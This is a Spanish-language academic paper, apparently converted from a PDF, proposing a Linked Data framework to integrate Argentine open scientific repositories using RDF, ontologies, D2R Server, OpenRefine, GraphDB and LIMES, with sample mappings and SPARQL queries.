Con la promulgación de leyes que exigen la publicación de datos abiertos en el contexto de nuestro país, surge la necesidad de incrementar las fuentes de datos con diversos formatos y su integración con otras fuentes. En particular, la Ley Nacional N° 26.899 de Creación de Repositorios Digitales Institucionales de Acceso Abierto, impulsó la creación de repositorios digitales con el objetivo de reunir, registrar, divulgar, preservar y dar acceso público a la producción científico-tecnológica financiada total o parcialmente con fondos públicos. Según datos actualizados a fines del año 2016, el Sistema Nacional de Repositorios Digitales (SNRD) cuenta con 42 repositorios, de los cuales, 22 están integrados al portal SNRD¹ con 110000 documentos publicados, desde 40 centros adheridos al programa. Otra fuente de datos públicos de interés corresponde al Portal de Información de Ciencia y Tecnología Argentino², el cual promueve el acceso abierto a información de interés público en ciencia, tecnología e innovación en la República Argentina. Actualmente, contiene 100089 publicaciones, 96012 CVs y 16198 proyectos. Ambos programas están enmarcados en el Plan Nacional de Apertura de Datos³ dirigido a diversos usuarios: científicos, emprendedores, funcionarios de gobierno, periodistas e informáticos, entre otros.

La Ciencia Enlazada (Linked Science) [17], [18] propone una versión de datos enlazados para la integración de información científica, compartiendo así los resultados de investigaciones en forma transparente. Este campo de aplicación está aún en desarrollo, debido a la heterogeneidad de la información y la falta de interoperabilidad y de unificación de repositorios. A nivel institucional, algunas universidades como la de Münster [19] y la Open University [20], han publicado datos de manera exitosa en varios repositorios abiertos. En Argentina, aún no existe un enfoque similar, aunque se ha

avanzado en la publicación de datos mediante el SNRD mencionado previamente.

Desde un punto de vista ontológico, se han desarrollado un conjunto de ontologías [21] de referencia abocadas a la descripción de metadatos, DC Terms [22], PRISM [23] y BIBO [24], y también a la descripción de todos los aspectos relacionados al proceso de publicación, SPAR Ontologies (Semantic Publishing and Referencing Ontologies)[25]. En este mismo sentido, surgieron conjuntos de datos relacionados a publicaciones y a bibliografía tales como FacedDBLP, Bibsonomy [26] y CiteSeer⁴.

En este trabajo, presentamos un framework para integrar repositorios del SNRD, mediante el uso de herramientas para la extracción, conversión y almacenamiento de datos en RDF, utilizando ontologías de referencia y promoviendo el interenlazado con repositorios externos. Asimismo, proponemos una aplicación Web para condensar la información en un formato amigable para usuarios no familiarizados con RDF y SPARQL.

La estructura del trabajo es la siguiente. En la sección 2 se describe el modelo de datos RDF y su vinculación con las ontologías. En la sección 3 se presenta el diseño propuesto y las herramientas seleccionadas para tal fin. Luego en la sección 4 expondremos las evaluaciones preliminares. En la sección 5 estudiaremos trabajos relacionados y en la sección 6 incluiremos las conclusiones y trabajos a futuro.

2. Modelo de Datos RDF y Ontologías

El modelo de datos RDF permite modelar información usando sentencias que, a su vez, son representadas como grafos dirigidos. La idea principal de RDF es integrar múltiples fuentes de información a través de la Web. Su primitiva básica es una tripleta compuesta por un sujeto, un predicado y un objeto, como muestra el siguiente ejemplo:

Tim Berners-Lee es creador de WWW
(sujeto) (predicado) (objeto)

Luego, si cada componente incluye URIs como identificadores de recursos en la Web, es

4. <http://citeseer.rkbexplorer.com/sparql/>

1. <http://repositoriosdigitales.mincyt.gob.ar/dnet-web-generic/>

2. <http://datos.mincyt.gob.ar/>

3. <http://datos.gob.ar/>

posible acceder a otros datos en diferentes repositorios distribuidos y utilizando simplemente enlaces. Para nuestro ejemplo, la tripleta RDF usando enlaces es la siguiente:

```
<http://baseURI#Tim Berners-Lee>  
<http://ejemplo/esCreador>  
<http://w3c.com/id>
```

Un grafo RDF es un conjunto de tripletas, localizado en la Web. Como muestra la Fig. 1, sujeto y objeto representan nodos de dichos grafos, mientras que los predicados representan los arcos que unen estos nodos. Grafos RDF están contenidos en documentos RDF y representados en diferentes formas RDF/XML [27], Turtles [28], N3 [29], entre otras. Además incluyen vocabularios, los cuales son terminologías consensuadas y compartidas para describir términos de un dominio particular. Los vocabularios constituyen los bloques básicos para la definición de ontologías, dotando a la Web Semántica con técnicas de razonamiento lógico. Una ontología es una conceptualización de un dominio, también compartida, con un mayor poder expresivo para la definición de relaciones entre recursos Web y con capacidades de inferencia. El lenguaje estándar para el modelado ontológico es el Lenguaje de Ontologías para la Web (OWL) [30].



Figura 1. Representación de una tripleta RDF.

Las ontologías tienen un rol crítico en la implementación de estas tecnologías semánticas. Por lo tanto, para la selección de dichos artefactos al momento de plantear una solución, deben considerarse aquellos modelos que cumplan con los requerimientos del dominio. En el contexto de este trabajo, aquellos relacionados a autores y publicaciones. Las ontologías SPAR proveen modelos de referencia para solucionar algunas limitaciones de otros vocabularios como “DC terms”, donde los objetos bibliográficos son definidos como conceptos genéricos. SPAR es un conjunto de ontologías complementarias OWL

2 que permiten la creación de metadatos RDF relacionados a las descripciones de documentos, tipos de citas, referencias, estados y partes de los documentos, entre otros.

Las bases de conocimiento pueden ser accedidas mediante el lenguaje estándar SPARQL, permitiendo consultar y manipular recursos almacenados en RDF. Asimismo, permite expresar consultas abarcando diversas fuentes de datos. El resultado de una consulta SPARQL puede ser un conjunto de valores o un grafo RDF.

3. Framework Propuesto

En [31] se presenta un enfoque para la extracción, almacenamiento, consulta, publicación y enlazado de datos RDF relacionados a las publicaciones científicas siguiendo los lineamientos del ciclo de vida de Datos Enlazados propuesto en [32], [33]. Dicho ciclo de vida propone gestionar la transición desde la Web actual (orientada a documentos), hacia la nueva Web de Datos enlazados. Específicamente, la información debe ser convertida al modelo de datos RDF para luego ser almacenada, indexada y consultada en este nuevo formato a través de SPARQL. Este nuevo conjunto de datos puede ser enlazado con otros ya disponibles en la Web de Datos, utilizando también estructuras ontologías para enriquecer los datos semánticamente. Dado que esta nueva Web debe ser accesible a todos los usuarios, el ciclo considera un estado de navegación, búsqueda y exploración. Finalmente, sugiere etapas de análisis de calidad de datos y evolución y reparación de los mismos, que por el momento, están fuera del alcance del presente trabajo.

En este contexto y dado que en [31] sólo se analiza la extracción de datos de bases de datos relacionales, sin el uso de ontologías de dominio, la idea principal del diseño propuesto es la incorporación de repositorios digitales abiertos a la Web de Datos, considerando diferentes formatos de entrada y ontologías para su integración. El framework propuesto, presentado en Fig. 2, abarca los estados descritos previamente para soportar la generación de datos enlazados entre organismos académicos en Argentina.




Figura 2. Framework propuesto para integración de repositorios digitales usando tecnologías semánticas.

3.1. Extracción, Almacenamiento y Consulta

De acuerdo al ciclo de vida de referencia, la etapa de extracción de datos involucra el mapeo de datos de fuentes no estructuradas o con diferentes formas de representación, a RDF. Existen diversas maneras de realizar esta extracción para los cuales consideraremos el tipo de archivo o estructura donde están los datos y las herramientas relevadas que proveen soporte para la extracción y posterior conversión.

En primer lugar, vamos a considerar la extracción desde bases de datos (BDs), donde los datos están almacenados de manera estructurada y siguiendo un formato estándar. En este contexto, la extracción está basada en un mapeo generado por el D2R Server [34]. El fichero, descrito en la Fig 3 como `mapping.ttl`, contiene un esquema para cada tabla de la BD y su correspondiente esquema como una clase RDFS/OWL [35]. El ejemplo de la figura corresponde a la tabla `Publication`, en ella, las tripletas estarán conformadas por un `publication.id` seguido por los predicados generados a partir de los campos en dicha tabla, `vocab:uri` y

`dc:description` y el contenido de cada una de las celdas genera el objeto de las tripletas. Asimismo, este mapeo nos permite generar el esquema de URIs para nuestra clase:

`http://[base_uri]/[publication]/[publication.id]`

Finalmente, también podremos alinear nuestro esquema con vocabularios estándares y así alcanzar un mayor nivel de interoperabilidad. Para nuestro ejemplo, usamos los vocabularios `foaf` y `dc`, los cuales se introducen en el fichero D2R como prefijos.

Con respecto al almacenamiento y consulta de este nuevo conjunto de datos RDF, el servidor D2R nos provee de una interface para realizar consultas SPARQL sobre los datos. En este punto, las consultas son reescritas en consultas SQL eliminando la necesidad de duplicación de datos. Además, en todos los casos, los datos originales permanecen alojados en la BD inicial y, por lo tanto, ningún almacenamiento RDF adicional es requerido.

Otra forma de extracción planteada para la integración de repositorios digitales, es a partir de archivos planos no estructurados con formato tales como `*.csv` o `*.txt`, entre otros. Para esta etapa se plantea la extracción utilizando

```
@prefix foaf: <http://xmlns.com/foaf/0.1/>.
@prefix dc: <http://purl.org/dc/elements/1.1/>.
@prefix vocab: <server>:2020#>.
@prefix rdf: <http://www.w3.org/1999/02/
                22-rdf-syntax-ns#>.
@prefix rdfs: <http://www.w3.org/2000/
                01/rdf-schema#>.

# Table publication
map:publication a d2rq:ClassMap;
d2rq:dataStorage map:database;
d2rq:uriPattern "publication/@@publication.id@@";
d2rq:class vocab:publication;
d2rq:classDefinitionLabel "publication";
.
map:publication_uri a d2rq:PropertyBridge;
d2rq:belongsToClassMap map:publication;
d2rq:property vocab:uri;
d2rq:propertyDefinitionLabel "publication uri";
d2rq:column "publication.uri";
.
map:publication_description a d2rq:PropertyBridge;
d2rq:belongsToClassMap map:publication;
d2rq:property dc:description;
d2rq:propertyDefinitionLabel "publication descrip";
d2rq:column "publication.description";
.
(...)
```

Figura 3. Mapeo D2R para una tabla Publication.

OpenRefine [36] y RDF Refine [37]. La primera provee servicios para importar, explorar y limpiar el conjunto de datos. RDF Refine también permite agregar servicios de reconciliación basados en terminales SPARQL, retornando recursos externos que son candidatos para mapear campos en el conjunto de datos locales. Por ejemplo, dado un campo aleatorio `country`, es posible reconciliarlo usando DBpedia, mediante el recurso `dbo:country` y el predicado OWL [38], `owl:sameAs`, indicando que ambos conceptos son equivalentes desde un punto de vista semántico. La reconciliación es un proceso semi-automático ya que puede requerir de la intervención de los usuarios para definir un correspondencia. Esta etapa finaliza con la transformación de estos datos en RDF, funcionalidad provista también por RDF Refine.

A diferencia de D2R, OpenRefine no provee almacenamiento para el conjunto RDF generado. Por lo tanto, dotamos al framework de GraphDB [39]. GraphDB es una base de datos de grafos eficiente y robusta con soporte para el almacenamiento y navegación de repositorios RDF y consultas SPARQL. Además permite a los usuarios explorar la jerarquía de clases y sus relaciones.

3.2. Interenlazado

Siguiendo los principios de Datos Enlazados, en esta sección describimos cómo nuestro framework incluye enlaces a otras URIs. Este principio es fundamental en este contexto de integración de datos. Asimismo, posibilita la ejecución de otras tareas como la de responder a consultas que abarquen diferentes repositorios.

Una de las formas de implementar interenlazado es a través de la reconciliación de repositorios provista, como fue descrito anteriormente, por RDF Refine.

En cuanto a la creación y el mantenimiento de los links, esto se realiza manualmente. Si bien se consideraron herramientas para describirlos de forma semiautomática, éstas no se utilizaron para la realización este trabajo. Los espacios de nombres como FOAF [40] y Dublin Core [22] entre otros, son resueltos mediante un mapeo directo. Por otra parte, los links correspondientes a las URIs de los investigadores fueron almacenados manualmente en la base de datos.

El sistema propuesto, puede ser interenlazado con conjuntos de datos externos, esto es posible debido a los terminales SPARQL provistos por esas fuentes de datos externas como Faceted DBLP⁵. Todos los links que direccionan a otros conjuntos de datos externos son almacenados en un archivo de configuración para poder ser extraídos desde ese lugar.

Un ejemplo del uso de links es la combinación de datos acerca de las publicaciones de las bases de datos DBLP e investigadores, como se muestra en la Fig. 4.

Por último, si no disponemos de información sobre los enlaces en repositorios externos, el framework propone el uso de las herramientas SILK [41] y LINES [42]. Ambas son herramientas para descubrir enlaces en la Web de Datos, basados en técnicas para estimar la similitud entre instancias. Puntualmente, en el caso de LINES también implementa algoritmos de aprendizaje supervisado y no supervisado para mejorar sus resultados. Como un caso típico del uso de estas herramientas, se evalúan dos entradas y se computa la similitud basada en un

5. <http://dblp.l3s.de/d2r/sparql>

```

SELECT ?s ?dblp
WHERE {
  ?s vocab:filenum <http://<server>/
    resource/researcher/1> .
  ?s vocab:uri ?dblp
}

SELECT ?paper ?title ?name ?pdf
WHERE {
  <http://<server>/resource/researcher/
    ResearcherA> foaf:name ?name .
  ?paper foaf:maker
    <http://dblp.l3s.de/d2r/resource/
    authors/ResearcherA> .
  ?paper dc:title ?title .
  ?paper foaf:homepage ?pdf
}
    
```

Figura 4. SPARQL queries executed to retrieve publications from external DBLP datasets.

parámetro de distancia, por ejemplo *Levenshtein distance*, y en un umbral de aceptación definido por el usuario. El resultado es un conjunto de enlaces que cumplen con los parámetros de entrada. Sin embargo, este proceso no es totalmente automático ya que requiere la intervención de los usuarios para filtrar los enlaces candidatos que no son de interés. La Fig. 5 muestra un script escrito en LIMES para buscar artículos de autores que correspondan con miembros de nuestro grupo de investigación.

3.3. Interface Web

Para la visualización y navegación de datos, se diseñó un prototipo web utilizando el estilo MVC (modelo vista-controlador). Esto nos permitió separar la interacción del sistema con los conjuntos de datos externos en el modo de visualizar la información. Para gestionar las consultas SPARQL, se utilizó una biblioteca web de licencia libre `sparqllib` [43] en lenguaje PHP. Esta fue elegida en base a su licencia, a que es fácil de modificar y expandir y a su capacidad de testeo de terminales SPARQL. El prototipo fue diseñado de forma tal de permitir agregar nuevos conjuntos de datos externos. Esto se logra agregando un nuevo modelo que interactúe con los respectivos terminales SPARQL en una nueva vista relacionada.

```

<LIMES>
  <PREFIX>
    <NAMESPACE>...</NAMESPACE>
    <LABEL>...</LABEL>
  </PREFIX>

  <SOURCE>
    <ID>localSet</ID>
    <ENDPOINT>http://[URLlocal]/sparql
  </ENDPOINT>
  <VAR>?a</VAR>
  <PAGESIZE>-1</PAGESIZE>
  <RESTRICTION>?a rdf:type foaf:Person
  </RESTRICTION>
  <PROPERTY>foaf:name AS lowercase</PROPERTY>
</SOURCE>

  <TARGET>
    <ID>FacetedDBLP</ID>
    <ENDPOINT>http://dblp.l3s.de/d2r/sparql
  </ENDPOINT>
  <VAR>?b</VAR>
  <PAGESIZE>1000</PAGESIZE>
  <RESTRICTION>?b rdf:type foaf:Agent
  </RESTRICTION>
  <PROPERTY>foaf:name AS lowercase</PROPERTY>
</TARGET>

  <METRIC>trigrams(a.foaf:name, b.foaf:name)
</METRIC>
  <ACCEPTANCE>
    <THRESHOLD>0.7</THRESHOLD>
    <FILE>acceptar.nt</FILE>
    <RELATION>owl:sameAs</RELATION>
  </ACCEPTANCE>
  <REVIEW>
    <THRESHOLD>0.7</THRESHOLD>
    <FILE>revisar.nt</FILE>
    <RELATION>owl:sameAs</RELATION>
  </REVIEW>
  <EXECUTION>Simple</EXECUTION>
  <OUTPUT>TAB</OUTPUT>
</LIMES>
    
```

Figura 5. Ejemplo de script LIMES (reducido) para descubrir enlaces a FacetedDBLP relacionando los nombres de autores de las publicaciones. El archivo “acceptar.nt” incluye los enlaces que cumplen las condiciones definidas en METRIC, mientras que “revisar.n3” los enlaces que requieren validación del usuario.

Las consultas SPARQL son predeterminadas y se encuentran dentro del controlador, esto repercute en la vista ofreciéndole al usuario un conjunto de opciones para seleccionar y observar la información. Se eligió esta opción ya que desliga al usuario de tener que conocer el lenguaje de consulta para utilizar la aplicación.

4. Resultados Preliminares y Evaluación

La idea principal de la propuesta es facilitar el acceso y la visibilidad de los datos científicos para que puedan ser rehusados acorde a las necesidades de las diferentes instituciones

del país. Esto sólo puede realizarse mediante aplicaciones que hacen uso de ellos en forma innovadora y efectiva. Las metodologías y herramientas desarrolladas surgen como consecuencia de la adopción del ciclo de vida subyacente. Si bien varias herramientas propuestas por *LOD2 Stack* continúan en desarrollo y mantenimiento activo, las correspondientes al estado del arte y las bibliotecas de lenguajes de programación son todavía limitadas. Un ejemplo de esto es *sparqllib*, la biblioteca PHP que seleccionamos, la cual forma parte de *Graphite PHP Linked Data Library*, cuya última versión fue lanzada en 2012.

Otro inconveniente que se presenta, está relacionado con la calidad de los conjuntos de datos, terminales SPARQL y su disponibilidad para ser accedidos y consultados. Durante la investigación, encontramos una lista de enlaces a terminales SPARQL en funcionamiento provista por la W3C⁶, con el inconveniente de que su último relevamiento fue desarrollado en el año 2012. Sin embargo existen herramientas activas como SPARQLES⁷, que monitorean terminales SPARQL y muestra su estado.

Con respecto a la integración de la información científica, encontramos varios acercamientos, pero ninguna solución concreta e implementada en el campo de la comunidad Argentina [44], ya que en el país, generalmente, los datos se encuentran en páginas Web simples en un formato que no es amigable a lo propuesto por las reglas de la Web Semántica; esto nos llevó a la solución parcial de interenlazar publicaciones científicas de algunos conjuntos de datos públicos como Faceted DBLP, ACM⁸, IEEE⁹ y Cite-seer¹⁰ entre otros, a pesar de esto, todavía se encuentran demasiadas publicaciones sin poder ser accedidas. Este problema aún continúa vigente a pesar de la reciente política de datos abiertos en Argentina. Si bien, se cumple con los requisitos de apertura y publicación, no es posible acceder a los datos “crudos” es su totalidad y sólo una

pequeña cantidad de repositorios está disponible en ficheros “*.txt” o “*.csv”.

Si pensamos en el diseño de ontologías, el *LOD2 Stack* sugiere un acercamiento a técnicas de aprendizaje automatizado para clasificar y enriquecer datos y no a metodologías para crear una estructura ontológica. En este contexto, nosotros propusimos usar un conjunto de datos enlazados estable y mantenible para definir nuevas metodologías para la ingeniería de ontologías que pueden ser integradas con otras ya publicadas por autores de este trabajo. La selección de las ontologías adecuadas para nuestra solución es también un proceso a ser considerado y, como primera aproximación, planteamos el uso de los modelos propuestos en [45].

Finalmente, las problemáticas con el manejo de la información científica en Argentina, que se realiza de una manera libre sin seguir criterios de integración, la infraestructura necesitada para utilizar datos enlazados y cómo la ingeniería de ontologías puede hacer uso de esta información están todavía vigentes y las soluciones propuestas no son totalmente aceptables. Es por ello que el diseño del modelo propuesto, implementado parcialmente, busca ser una solución a esta brecha.

5. Trabajos relacionados

En esta sección presentamos el análisis de algunos trabajos relacionados a nuestra propuesta, cuyo alcance en la temática va desde datos enlazados y sus aplicaciones, a la construcción de ontologías.

El problema que intentamos resolver sobre la integración de la información científica en Argentina ha sido expuesto y se han propuesto soluciones que lo resuelven parcialmente. En un estudio reciente, en el contexto de un proyecto de investigación, el *Instituto de Investigaciones Bibliotecológicas* de la Facultad de Filosofía y Letras de la Universidad Nacional de Buenos Aires, propuso la elaboración de un modelo conceptual referido a las investigaciones académicas y científicas mediante la aplicación de datos enlazados abiertos [44]. Si bien este enfoque se aproxima mucho al propuesto por nosotros, es abordado desde un punto de vista conceptual,

6. <https://www.w3.org/wiki/SparqlEndpoints>

7. <http://sparqls.ai.wu.ac.at/>

8. <http://acm.rkbexplorer.com/sparql/>

9. <http://iee.rkbexplorer.com/sparql/>

10. <http://citeseer.rkbexplorer.com/sparql/>

mientras que nuestro aporte está apuntado a los aspectos computacionales y tecnológicos.

Otro acercamiento importante cuyo objetivo es la interconexión de recursos científicos para fomentar la investigación transdisciplinaria, es el propuesta por el movimiento de la Ciencia Enlazada ¹¹, que ha crecido en forma colaborativa en aspectos de interconexión de datos científicos, vocabulario [46] y herramientas [47].

En [48], se presenta una propuesta que combina minería de datos e ingeniería de ontologías. Esta explica que la ingeniería en ontologías captura modelos implícitos creados por técnicas de minería de datos y los convierte en patrones reusables. Aunque esta mirada es cercana a nuestro enfoque, no presenta ninguna implementación concreta sobre la generación, interoperabilidad y convergencia de los patrones generados.

Otra propuesta ofrecida por Hu y Janowicz [49], explica la extracción de conocimiento geográfico de LOD, de modo de enriquecer ontologías en un proceso top-down: empezando por un proceso de categorización de datos y clasificación de instancias de acuerdo a los usuarios y luego extrayendo propiedades comunes de esas instancias y encontrando similitudes basadas en entropía y métodos de ganancia de información. Si bien los autores dan la fundamentación del proceso, no explican el modo en el cual el conocimiento puede ser relacionado con las ontologías enriquecidas, ni tampoco cómo puede ser usado para mejorar la conceptualización inicial.

En [50], Pattuelli et.al. discuten la idea de crear ontologías en el momento de enlazar datos, proponiendo etapas y afirmando que no existe una metodología establecida para tal propósito. Sin embargo, si bien el método propuesto crea ontologías de forma incremental, extrayendo información importante de otros dominios o vocabularios como FOAF, no considera el uso de razonamiento lógico, dejando afuera aspectos semánticos.

6. Conclusiones y Trabajos Futuros

En este trabajo, presentamos el diseño de la extensión de un framework ya propuesto para

el interenlazado de la información científica. El objetivo es fomentar la integración de la información científica de Argentina utilizando como fuente los datos ya existentes, alojados en las diferentes bases de datos del país. Esta mejora surge debido a la diversidad de formatos en los cuales los datos están siendo presentados y a la puesta en marcha de Plan Nacional de Apertura de Datos. Durante el desarrollo de trabajo, analizamos las diferentes herramientas existentes para la implementación del ciclo de vida de una aplicación de Datos Enlazados y relevamos ontologías de dominio. Asimismo, si bien aún el desarrollo de un primer prototipo está en curso, realizamos una evaluación preliminar del enfoque, analizando las fortalezas y debilidades de estas nuevas tecnologías en el contexto de la gestión de repositorios científicos abiertos.

Como trabajo futuro, planeamos la implementación completa de un prototipo basado en el framework presentado. Asimismo, estamos trabajando en el diseño de una ontología a través de la conjunción de las existentes y la creación de nuevos conceptos y definiciones para alinear las publicaciones de nuestro grupo. Esto nos permitiría estandarizar el acceso abierto a datos científicos y posibilitar la navegación de los datos de una manera más semántica.

Referencias

- [1] T. Berners-Lee. (2006) Linked Data. <https://www.w3.org/DesignIssues/LinkedData.html>, accedida en septiembre de 2016.
- [2] C. Bizer, T. Heath, and T. Berners-Lee, "Linked Data - The Story So Far," *Int. J. Semantic Web Inf. Syst.*, 2009.
- [3] T. Heath and C. Bizer, *Linked Data: Evolving the Web into a Global Data Space*, 1st ed. Morgan & Claypool, 2011.
- [4] T. Berners-Lee, J. Hendler, and O. Lassila, "The semantic web," *Scientific American*, May 2001. [Online]. Available: <http://www.sciam.com/article.cfm?articleID=00048144-10D2-1C70-84A9809EC588EF21>
- [5] L. Yu, *A Developer's Guide to the Semantic Web, Second Edition*. Springer, 2014. [Online]. Available: <http://dx.doi.org/10.1007/978-3-662-43796-4>
- [6] World Wide Web Consortium, *RDF 1.1 Primer*, available at <https://www.w3.org/TR/rdf11-primer/>, last accessed May, 2016.
- [7] M. Arenas, C. Gutierrez, and J. Pérez, "Foundations of rdf databases," in *Reasoning Web*, 2009, pp. 158–204.
- [8] World Wide Web Consortium, *SPARQL 1.1 Query Language*, available at <http://www.w3.org/TR/sparql11-query/>, last accessed May, 2016.

11. <http://linkedscience.org/>

- [9] T. Berners-Lee, Y. Chen, L. Chilton, D. Connolly, R. Dhanaraj, J. H. A. Lerer, and D. Sheets, "Tabulator: Exploring and analyzing linked data on the semantic web," in *Proceedings of the 3rd International Semantic Web User Interaction Workshop (SWUI06)*, Athens, Georgia, 2006.
- [10] T. Homepage, <https://www.w3.org/2005/ajar/tab>.
- [11] P. B. A. J. Andrejs Abele, John P. McCrae and R. Cyganiak. (2017) Linking Open Data cloud diagram 2017. <http://lod-cloud.net/>.
- [12] J. Lehmann, R. Isele, M. Jakob, A. Jentzsch, D. Kontokostas, P. N. Mendes, S. Hellmann, M. Morsey, P. van Kleef, S. Auer, and C. Bizer, "DBpedia - a large-scale, multilingual knowledge base extracted from wikipedia," *Semantic Web Journal*, 2015.
- [13] M. Ley, "Dblp: Some lessons learned," *Proc. VLDB Endow.*, 2009.
- [14] M. Damova, K. Simov, Z. Tashev, and A. Kiryakov, *FactForge: Data Service or the Diversity of Inferred Knowledge over LOD*. Springer Berlin Heidelberg, 2012.
- [15] C. Stadler, J. Lehmann, K. Höffner, and S. Auer, "Linked-geodata: A core for a web of spatial open data," *Semantic Web Journal*, 2012.
- [16] P. J. DeVries. (2011) TaxonConcept Knowledge Base. <http://lod.taxonconcept.org>.
- [17] T. Kauppinen and G. M. de Espindola, "Linked Open Science-Communicating, Sharing and Evaluating Data, Methods and Results for Executable Papers," *Procedia Computer Science*, 2011, proceedings of the International Conference on Computational Science, ICCS 2011.
- [18] C. Keßler, M. d'Aquin, and S. Dietze, "Linked Data for Science and Education," *Semant. web*, 2013.
- [19] C. Keßler and T. Kauppinen, "Linked Open Data University of Münster—Infrastructure and Applications," in *Demos ESWC*, Heraklion, Crete, Greece, May 2012.
- [20] E. Daga, M. d'Aquin, A. Adamou, and S. Brown, "The Open University Linked Data - data.open.ac.uk," *Semantic Web Journal*, 2015.
- [21] S. Staab and R. Studer, *Handbook on Ontologies*, 2nd ed. Springer Publishing Company, Incorporated, 2009.
- [22] A. Powell, M. Nilsson, A. Naeve, and P. Johnston, "Dublin Core Metadata Initiative - Abstract Model," 2005, white Paper. [Online]. Available: <http://dublincore.org/documents/abstract-model>
- [23] T. Hammond. (2008) RDF Site Summary 1.0 Modules: PRISM. <https://archive.is/R5qh>.
- [24] B. D. F. Giasson. (2013) Bibliographic Ontology Specification. <http://bibliontology.com/>.
- [25] S. Peroni, *The Semantic Publishing and Referencing Ontologies*. Springer International Publishing, 2014.
- [26] B. D. Team. (2015) BibSonomy - A blue social bookmark and publication sharing system. <http://linkeddatacatalog.dws.informatik.uni-mannheim.de/dataset/bibsonomy>.
- [27] D. Beckett, "RDF/XML Syntax Specification (Revised)," 2004. [Online]. Available: <http://www.w3.org/TR/rdf-syntax-grammar/>
- [28] "Turtle - terse RDF triple language, W3C team submission," 2008. [Online]. Available: <http://www.w3.org/TeamSubmission/turtle/>
- [29] T. Berners-Lee and D. Connolly, "Notation3 (n3): A readable rdf syntax," W3C, W3C Team Submission, 2008. [Online]. Available: <http://www.w3.org/TeamSubmission/n3/>
- [30] P. Hitzler, M. Krötzsch, B. Parsia, P. F. Patel-Schneider, and S. Rudolph, Eds., *OWL 2 Web Ontology Language: Primer*. W3C Recommendation, 27 October 2009, available at <http://www.w3.org/TR/owl2-primer/>.
- [31] G. Michelan, G. Braun, L. Cecchi, and P. Fillottrani, "Integration of scientific information through linked data - preliminary report," in *Proceedings of Simposio Argentino de Ontologías y sus Aplicaciones. 45 JAIIO*. Buenos Aires: Universidad de Tres de Febrero, 2016.
- [32] S. Auer and J. Lehmann, "Making the Web a Data Washing Machine—Creating Knowledge out of Interlinked Data," *Semantic Web Journal*, 2010.
- [33] S. Auer, J. Lehmann, and A.-C. N. Ngomo, "Introduction to linked data and its lifecycle on the web," in *Proceedings of the 7th International Conference on Reasoning Web: Semantic Technologies for the Web of Data*, ser. RW'11. Berlin, Heidelberg: Springer-Verlag, 2011, pp. 1–75. [Online]. Available: <http://dl.acm.org/citation.cfm?id=2033313.2033314>
- [34] C. Bizer and R. Cyganiak, "D2R Server – Publishing Relational Databases on the Semantic Web," Poster at the 5th ISWC, 2006. [Online]. Available: <http://www4.wiwi.fu-berlin.de/bizer/pub/Bizer-Cyganiak-D2R-Server-ISWC2006.pdf>
- [35] World Wide Web Consortium, *RDF Schema 1.1*, available at <https://www.w3.org/TR/rdf-schema/>, last accessed May, 2016.
- [36] R. Verborgh and M. D. Wilde, *Using OpenRefine*, 1st ed. Packt Publishing, 2013.
- [37] F. Maali, R. Cyganiak, and V. Peristeras, "Re-using cool uris: Entity reconciliation against LOD hubs," in *WWW2011 Workshop on Linked Data on the Web*, 2011.
- [38] M. Krötzsch, "Owl 2 profiles: An introduction to lightweight ontology languages," in *Reasoning Web*, 2012, pp. 112–183.
- [39] B. Bishop, A. Kiryakov, D. Ognyanoff, I. Peikov, Z. Tashev, and R. Velkov, "OWLIM: A family of scalable semantic repositories," *Semantic Web*, 2011.
- [40] D. Brickley and L. Miller, "The Friend Of A Friend (FOAF) vocabulary specification," November 2007, <http://xmlns.com/foaf/spec/>, last accessed May, 2016. [Online]. Available: <http://xmlns.com/foaf/spec/>
- [41] C. Bizer, J. Volz, G. Kobilarov, and M. Gaedke, "Silk - a link discovery framework for the web of data," in *18th International World Wide Web Conference*, 2009.
- [42] A.-C. N. Ngomo and S. Auer, "Limes: A time-efficient approach for large-scale link discovery on the web of data," in *Proceedings of the Twenty-Second International Joint Conference on Artificial Intelligence - Volume Volume Three*, ser. IJCAI'11. AAAI Press, 2011.
- [43] University of Southampton, *Graphite PHP Linked Data Library*, available at <http://graphite.ecs.soton.ac.uk/>, last accessed May, 2016.

